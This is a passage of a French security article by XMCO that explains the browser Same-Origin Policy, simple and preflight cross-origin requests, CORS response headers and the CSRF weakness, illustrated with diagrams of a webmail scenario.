


Schéma du fonctionnement de la SOP dans le cas d'une requête GET simple

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles

En testant un tel scénario sur un navigateur Mozilla Firefox, il est possible d'observer que la SOP est bien appliquée. La requête est transmise vers le site de mails mais la lecture de la réponse depuis le code JavaScript est bloquée par le navigateur :



Exemple d'erreur générée lors de l'émission d'une requête GET simple inter-origines

La SOP permet donc bien de protéger l'utilisateur en empêchant un site malveillant d'accéder aux informations d'autres sites, que ce soit en passant par le DOM ou par le biais de requêtes inter-origines. Cependant, la protection de la SOP dans le second cas est complexe et peut varier en fonction de la méthode utilisée par la requête.

> « La SOP permet donc bien de protéger l'utilisateur en empêchant un site malveillant d'accéder aux informations d'autres sites, que ce soit en passant par le DOM ou en passant par le biais de requêtes inter-origines. »

Dans la prochaine partie, l'objectif est donc de revenir plus en détail sur la protection assurée par la SOP lors de l'émission de requêtes inter-origines.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Cross Origin Request Sharing (CORS)

Dans la partie précédente, l'exemple utilisé pour décrire la protection mise en place par la SOP dans le cadre de requêtes inter-origines concernait une requête GET simple et démontrait que le navigateur permettait l'émission de la requête mais pas la lecture de la réponse par le code JavaScript.

Ce comportement peut varier et dépend du type de requête émise. Voici les deux types de requêtes pour lesquelles les vérifications réalisées par le navigateur vont varier :

Type de requête	Caractéristiques
Requêtes « simples »	Méthodes GET et HEAD
	Méthode POST utilisant un entête Content-Type avec une des valeurs suivantes : • *application/x-www-form-urlencoded* • *multipart/form-data* • *text/plain*
Requêtes « preflight »	Méthodes autres que GET et HEAD
	Méthode POST utilisant un entête Content-Type avec une valeur autre que : • *application/x-www-form-urlencoded* • *multipart/form-data* • *text/plain*
	Utilisation d'un entête HTTP personnalisé

Requêtes « simples »

Dans le cadre de requêtes « simples », la protection du navigateur est celle observée dans la partie précédente.

Par défaut, entre deux origines différentes, la requête est bien émise mais la réponse n'est pas accessible par le code JavaScript du site émetteur. Cette protection empêche donc un site malveillant d'accéder au contenu d'un autre site mais pas de réaliser des actions sur ce site par le biais de requêtes POST .

Par exemple, en utilisant encore une fois le cas d'un utilisateur connecté à sa boîte mail en ligne et qui se rend sur le site d'un attaquant : si le site de l'attaquant émet une requête inter-origine pour envoyer un mail, alors le mail sera envoyé avec succès depuis le compte de la victime, même si la réponse n'est pas récupérable depuis le site de l'attaquant :





Schéma du fonctionnement de la SOP dans le cas d'une requête POST simple

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles

Tout comme les exemples précédents, ce comportement est observable sur Mozilla Firefox.

Ici la requête POST émise par le site malveillant a bien utilisé les cookies de l'utilisateur afin d'envoyer un mail en son nom mais il reste impossible de lire la réponse obtenue :



Exemple d'erreur générée lors de l'émission d'une requête POST simple inter-origines

Note	L'envoi de requêtes « simples » inter-origines usurpant l'identité d'un utilisateur est une faiblesse connue de la SOP. Ce type d'attaque est connue sous le nom de Cross Site Request Forgery (CSRF). Les protections existantes pour se protéger de ces attaques seront détaillées dans la suite de l'article (cf. 3.3.).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Requêtes « preflight »

Pour le second type de requêtes, les requêtes « preflight », la protection est différente et la requête ne sera émise que si le site cible l'accepte. Les CSRF ne sont donc pas possibles avec ce type de requêtes.

Afin que cela soit possible, une première requête OPTIONS est émise par le navigateur vers le site cible. Cette requête contient toutes les informations de la requête émise initialement. Le site web cible va alors répondre à cette requête avec la liste des options pour lesquelles il accepte des requêtes issues d'autres origines.

Le navigateur va ensuite comparer les options de la requête initiale à celles attendues par le serveur distant et choisir d'autoriser ou non l'envoi de cette requête.

Par défaut, les serveurs ne sont pas configurés pour accepter les requêtes inter-origines. Le fonctionnement est donc le suivant et l'envoi des requêtes inter-origines est refusé :





Schéma du fonctionnement de la SOP dans le cas de requêtes « preflight » émises vers une application n'utilisant pas d'entêtes CORS

« Pour le second type de requêtes, les requêtes « preflight », la protection est différente et la requête ne sera émise que si le site cible l'accepte. Les CSRF ne sont donc pas possibles avec ce type de requêtes. »

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles

Ce comportement peut, encore une fois, être observé depuis un navigateur :



Exemple d'erreurs générées lors de l'émission d'une requête « preflight » émise vers une application n'utilisant pas d'entêtes CORS

Ici une requête OPTIONS est bien envoyée avant la requête initiale. La réponse à cette requête n'autorisant pas explicitement l'émission de la requête initiale, une erreur est générée et la requête DELETE n'est jamais envoyée vers le site de mails.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Configuration des CORS

Pour les deux types de requêtes présentées dans la partie précédente, le navigateur applique donc la SOP afin de limiter au maximum l'émission de requêtes malveillantes.

Mais dans certains cas, les requêtes inter-origines sont légitimes. Il est donc possible, quel que soit le type de requête, d'autoriser la communication entre deux sites d'origines différentes.

Pour cela, il est possible de configurer l'envoi d'entêtes CORS par le serveur hébergeant l'application souhaitant autoriser les requêtes issues d'autres origines :

- Access-Control-Allow-Origin : cet entête contient une liste des origines autorisées à requêter le serveur
- Access-Control-Allow-Methods : cet entête contient une liste des méthodes autorisées dans le cadre de requêtes inter-origines
- Access-Control-Allow-Headers : cet entête contient une liste des entêtes autorisées dans le cadre de requêtes inter-origines
- Access-Control-Allow-Credentials : cet entête permet d'autoriser les requêtes inter-origines authentifiées à l'aide d'un cookie

Un navigateur qui observe ces différents entêtes dans la réponse d'un serveur pourra donc autoriser les communications entre deux origines si la requête respecte les différents entêtes CORS.

L'utilisation de ces entêtes est valable dans le cas de requêtes preflight :




Schéma du fonctionnement de la SOP dans le cas de requêtes « preflight » émises vers une application configurée pour utiliser des entêtes CORS

Dans le cas de requêtes « simples », les entêtes CORS permettent au code JavaScript de lire la réponse fournie par le serveur distant :

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles




Schéma du fonctionnement de la SOP dans le cas de 